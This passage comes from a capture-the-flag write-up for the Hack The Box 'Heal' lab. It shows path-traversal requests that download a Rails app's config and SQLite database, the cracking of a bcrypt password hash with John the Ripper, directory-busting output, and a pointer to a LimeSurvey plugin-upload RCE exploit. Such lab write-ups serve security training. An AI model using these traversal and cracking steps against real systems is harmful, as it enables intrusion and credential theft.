[ -s "$NVM_DIR/bash_completion" ] && \. "$NVM_DIR/bash_completion" # This loads nvm bash_completion
Luckily for us there were two exports added, one for a Ruby environment and one for NVM.
<--- CUT FOR BREVITY --->
# Added by `rbenv init` on Fri Sep 27 06:32:32 AM UTC 2024
eval "$(~/.rbenv/bin/rbenv init - --no-rehash bash)"
export PATH="$HOME/.rbenv/bin:$PATH"
eval "$(rbenv init -)"

export NVM_DIR="$HOME/.nvm"
[ -s "$NVM_DIR/nvm.sh" ] && \. "$NVM_DIR/nvm.sh"  # This loads nvm
[ -s "$NVM_DIR/bash_completion" ] && \. "$NVM_DIR/bash_completion"  # This loads nvm bash_completion
Since we now knew that we were dealing with an application written in Ruby our man Bushidosan came up with the idea looking for the default name for an Ruby application. And indeed we found it by going back step by step each folder until something hit.
GET /download?filename=../../config/application.rb  HTTP/1.1
Host: api.heal.htb
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: http://heal.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Sec-Fetch-Mode: cors
Referer: http://heal.htb/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-LFFMQ
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 14 Dec 2024 20:24:29 GMT
Content-Type: application/octet-stream
Content-Length: 1237
Connection: keep-alive
access-control-allow-origin: http://heal.htb
access-control-allow-methods: GET, POST, PUT, PATCH, DELETE, OPTIONS, HEAD
access-control-expose-headers:
access-control-max-age: 7200
x-frame-options: SAMEORIGIN
x-xss-protection: 0
x-content-type-options: nosniff
x-permitted-cross-domain-policies: none
referrer-policy: strict-origin-when-cross-origin
content-disposition: attachment; filename="application.rb"; filename*=UTF-8''application.rb
content-transfer-encoding: binary
cache-control: no-cache
x-request-id: b7c6bba4-068e-4663-88be-2508812b4200
x-runtime: 0.002585
vary: Origin
require_relative "boot"
require "rails/all"
# Require the gems listed in Gemfile, including any gems
# you've limited to :test, :development, or :production.
Bundler.require(*Rails.groups)
module ResumeApi
class Application < Rails::Application
# Initialize configuration defaults for originally generated Rails version.
config.load_defaults 7.1
# Please, add to the `ignore` list any other `lib` subdirectories that do
# not contain `.rb` files, or that should not be reloaded or eager loaded.
# Common ones are `templates`, `generators`, or `middleware`, for example.
config.autoload_lib(ignore: %w(assets tasks))
# Configuration for the application, engines, and railties goes here.
#
# These settings can be overridden in specific environments using the files
# in config/environments, which are processed later.
#
# config.time_zone = "Central Time (US & Canada)"
# config.eager_load_paths << Rails.root.join("extras")
# Only loads a smaller set of middleware suitable for API only apps.
# Middleware like session, flash, cookies can be added back manually.
# Skip views, helpers and assets when generating a new resource.
config.api_only = true
end
end
Now since we confirmed the directory we searched for the database configuration file.
GET /download?filename=../../config/database.yml  HTTP/1.1
Host: api.heal.htb
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: http://heal.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Sec-Fetch-Mode: cors
Referer: http://heal.htb/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-LFFMQ
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 14 Dec 2024 20:25:27 GMT
Content-Type: application/x-yaml
Content-Length: 636
Connection: keep-alive
access-control-allow-origin: http://heal.htb
access-control-allow-methods: GET, POST, PUT, PATCH, DELETE, OPTIONS, HEAD
access-control-expose-headers:
access-control-max-age: 7200
x-frame-options: SAMEORIGIN
x-xss-protection: 0
x-content-type-options: nosniff
x-permitted-cross-domain-policies: none
referrer-policy: strict-origin-when-cross-origin
content-disposition: attachment; filename="database.yml"; filename*=UTF-8''database.yml
content-transfer-encoding: binary
cache-control: no-cache
x-request-id: 16f5af33-43ba-4aa3-91b3-6dd442daebbc
x-runtime: 0.003290
vary: Origin
# SQLite. Versions 3.8.0 and up are supported.
# gem install sqlite3
#
# Ensure the SQLite 3 gem is defined in your Gemfile
# gem "sqlite3"
#
default: &default
adapter: sqlite3
pool: <%= ENV.fetch("RAILS_MAX_THREADS") { 5 } %>
timeout: 5000
development:
<<: *default
database: storage/development.sqlite3
# Warning: The database defined as "test" will be erased and
# re-generated from your development database when you run "rake".
# Do not set this db to the same as development or production.
test:
<<: *default
database: storage/test.sqlite3
production:
<<: *default
database: storage/development.sqlite3
With the knowledge of the exact filename and location we pulled the content through the LFI and got the hashes of admin and ralph.
GET /download?filename=../../storage/development.sqlite3  HTTP/1.1
Host: api.heal.htb
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: http://heal.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Sec-Fetch-Mode: cors
Referer: http://heal.htb/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-LFFMQ
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 14 Dec 2024 20:29:41 GMT
Content-Type: application/octet-stream
Content-Length: 32768
Connection: keep-alive
access-control-allow-origin: http://heal.htb
access-control-allow-methods: GET, POST, PUT, PATCH, DELETE, OPTIONS, HEAD
access-control-expose-headers:
access-control-max-age: 7200
x-frame-options: SAMEORIGIN
x-xss-protection: 0
x-content-type-options: nosniff
x-permitted-cross-domain-policies: none
referrer-policy: strict-origin-when-cross-origin
content-disposition: attachment; filename="development.sqlite3"; filename*=UTF-8''development.sqlite3
content-transfer-encoding: binary
cache-control: no-cache
x-request-id: afd72e91-46f2-4212-b6fb-0abcb16d634d
x-runtime: 0.002914
vary: Origin
SQLite format 3
<--- CUT FOR BREVITY --->
[email protected]$2a$12$dUZ/O7KJT3.zE4TOK8p4RuxH3t.Bz45DSr7A94VLvY9SWx1GCSZnG2024-09-27 07:49:31.6148582024-09-27 07:49:31.614858Administratorralph
<--- CUT FOR BREVITY --->
Cracking the Hash
As next logical step we threw the hash of ralph into John The Ripper and it cracked after a few seconds using the rockyou.txt.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Heal/files]
└─$ cat ralph.hash
$2a$12$dUZ/O7KJT3.zE4TOK8p4RuxH3t.Bz45DSr7A94VLvY9SWx1GCSZnG
┌──(kali㉿kali)-[/media/…/HTB/Machines/Heal/files]
└─$ sudo john ralph.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
147258369 (?)
1g 0:00:00:15 DONE (2024-12-14 21:32) 0.06277g/s 31.63p/s 31.63c/s 31.63C/s pasaway..claire
Use the "--show" option to display all of the cracked passwords reliably
Session completed.| Username | Password |
|---|---|
| ralph | 147258369 |
Foothold
Directory Busting
Since we had no login page found yet we performed a quick directory busting on take-survey.heal.htb and found the login page for the administrator.
┌──(kali㉿kali)-[~]
└─$ dirsearch -u http://take-survey.heal.htb/ -x 503

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/reports/http_take-survey.heal.htb/__24-12-15_10-58-07.txt

Target: http://take-survey.heal.htb/

[10:58:07] Starting:
[10:58:21] 403 -  564B  - /.ht_wsr.txt
[10:58:21] 403 -  564B  - /.htaccess.bak1
[10:58:21] 403 -  564B  - /.htaccess.sample
[10:58:21] 403 -  564B  - /.htaccess.save
[10:58:21] 403 -  564B  - /.htaccess.orig
[10:58:21] 403 -  564B  - /.htaccess_orig
[10:58:21] 403 -  564B  - /.htaccess_extra
[10:58:21] 403 -  564B  - /.htaccess_sc
[10:58:21] 403 -  564B  - /.htaccessOLD2
[10:58:21] 403 -  564B  - /.htaccessBAK
[10:58:21] 403 -  564B  - /.htm
[10:58:21] 403 -  564B  - /.htaccessOLD
[10:58:21] 403 -  564B  - /.html
[10:58:21] 403 -  564B  - /.htpasswd_test
[10:58:21] 403 -  564B  - /.htpasswds
[10:58:21] 403 -  564B  - /.httr-oauth
[10:58:39] 404 -    4KB - /01
[10:58:39] 404 -    4KB - /06
[10:58:40] 404 -    4KB - /1001
[10:58:40] 404 -    4KB - /12
[10:58:40] 404 -    4KB - /14
[10:58:40] 404 -    4KB - /19
[10:58:40] 404 -    4KB - /1994
[10:58:40] 404 -    4KB - /1999
[10:58:40] 404 -    4KB - /200
[10:58:40] 404 -    4KB - /2004
[10:58:40] 404 -    4KB - /2009
[10:58:41] 404 -    4KB - /2013
[10:58:42] 404 -    4KB - /2016
[10:58:42] 404 -    4KB - /22
[10:58:42] 404 -    4KB - /25
[10:58:43] 404 -    4KB - /26
[10:58:43] 404 -    4KB - /3
[10:58:43] 404 -    4KB - /32
[10:58:43] 404 -    4KB - /38
[10:58:43] 404 -    4KB - /4
[10:58:43] 404 -    4KB - /403
[10:58:43] 404 -    4KB - /44
[10:58:43] 404 -    4KB - /49
[10:58:43] 404 -    4KB - /500
[10:58:44] 404 -    4KB - /55
[10:58:44] 404 -    4KB - /6
[10:58:44] 404 -    4KB - /63
[10:58:44] 404 -    4KB - /68
[10:58:44] 404 -    4KB - /73
[10:58:44] 404 -    4KB - /76
[10:58:44] 404 -    4KB - /77
[10:58:44] 404 -    4KB - /8
[10:58:44] 404 -    4KB - /83
[10:58:44] 404 -    4KB - /88
[10:58:45] 404 -    4KB - /90
[10:58:45] 404 -    4KB - /94
[10:58:45] 404 -    4KB - /98
[10:58:59] 302 -    0B  - /admin/_logs/access-log  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:00] 302 -    0B  - /admin/_logs/error-log  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:00] 302 -    0B  - /admin/access.txt  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:00] 302 -    0B  - /admin/account.aspx  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:00] 302 -    0B  - /admin/admin  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:00] 302 -    0B  - /admin/admin-login.aspx  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:00] 302 -    0B  - /admin/admin.aspx  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:00] 302 -    0B  - /admin/admin_login  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:00] 302 -    0B  - /admin/admin_login.js  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:00] 302 -    0B  - /admin/adminLogin.jsp  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:01] 302 -    0B  - /admin/controlpanel.html  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:01] 302 -    0B  - /admin/cp.jsp  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:01] 404 -    7KB - /admin/db/
[10:59:01] 302 -    0B  - /admin/error_log  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:01] 302 -    0B  - /admin/fckeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:01] 302 -    0B  - /admin/fckeditor/editor/filemanager/connectors/aspx/upload.aspx  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:01] 302 -    0B  - /admin/home.js  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:02] 302 -    0B  - /admin/index.jsp  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:02] 302 -    0B  - /admin/js/tinymce  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:02] 302 -    0B  - /admin/log/error.log  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:02] 302 -    0B  - /admin/login.html  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:02] 302 -    0B  - /admin/login.py  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:02] 302 -    0B  - /admin/logs/access-log  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:02] 302 -    0B  - /admin/logs/error-log  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:02] 302 -    0B  - /admin/manage  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:03] 302 -    0B  - /admin/release  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:03] 302 -    0B  - /admin/sxd/  ->  http://take-survey.heal.htb/index.php/admin/authentication/sa/login
[10:59:32] 301 -  178B  - /application  ->  http://take-survey.heal.htb/application/
[11:00:11] 403 -  564B  - /editor/
[11:00:34] 404 -    4KB - /index.php3
[11:01:01] 403 -  564B  - /node_modules/
[11:01:24] 200 -    2KB - /README.md
[11:01:27] 500 -   45B  - /rest
[11:01:27] 500 -   45B  - /rest/api/2/issue/createmeta
[11:01:27] 500 -   45B  - /rest/v1
[11:01:27] 500 -   45B  - /restricted
[11:01:58] 301 -  178B  - /upload  ->  http://take-survey.heal.htb/upload/
[11:01:59] 401 -    4KB - /uploader/
[11:02:03] 200 -    0B  - /vendor/composer/autoload_real.php
[11:02:03] 200 -    0B  - /vendor/composer/autoload_static.php
[11:02:03] 200 -    0B  - /vendor/composer/ClassLoader.php

Task CompletedLimeSurvey
Authenticated Remote Code Execution
We logged in with the credentials of ralph and found ourselves on the admin dashboard.

A quick search on Google provided us an already existing Proof of Concept (PoC) exploit which abuses the ability to upload plugins.
- https://github.com/Y1LD1R1M-1337/Limesurvey-RCE
- https://raw.githubusercontent.com/olleharstedt/MassAction/refs/heads/master/config.xml
We modified the config.xml according to the official release and changed the IP address and port in the php-rev.php.
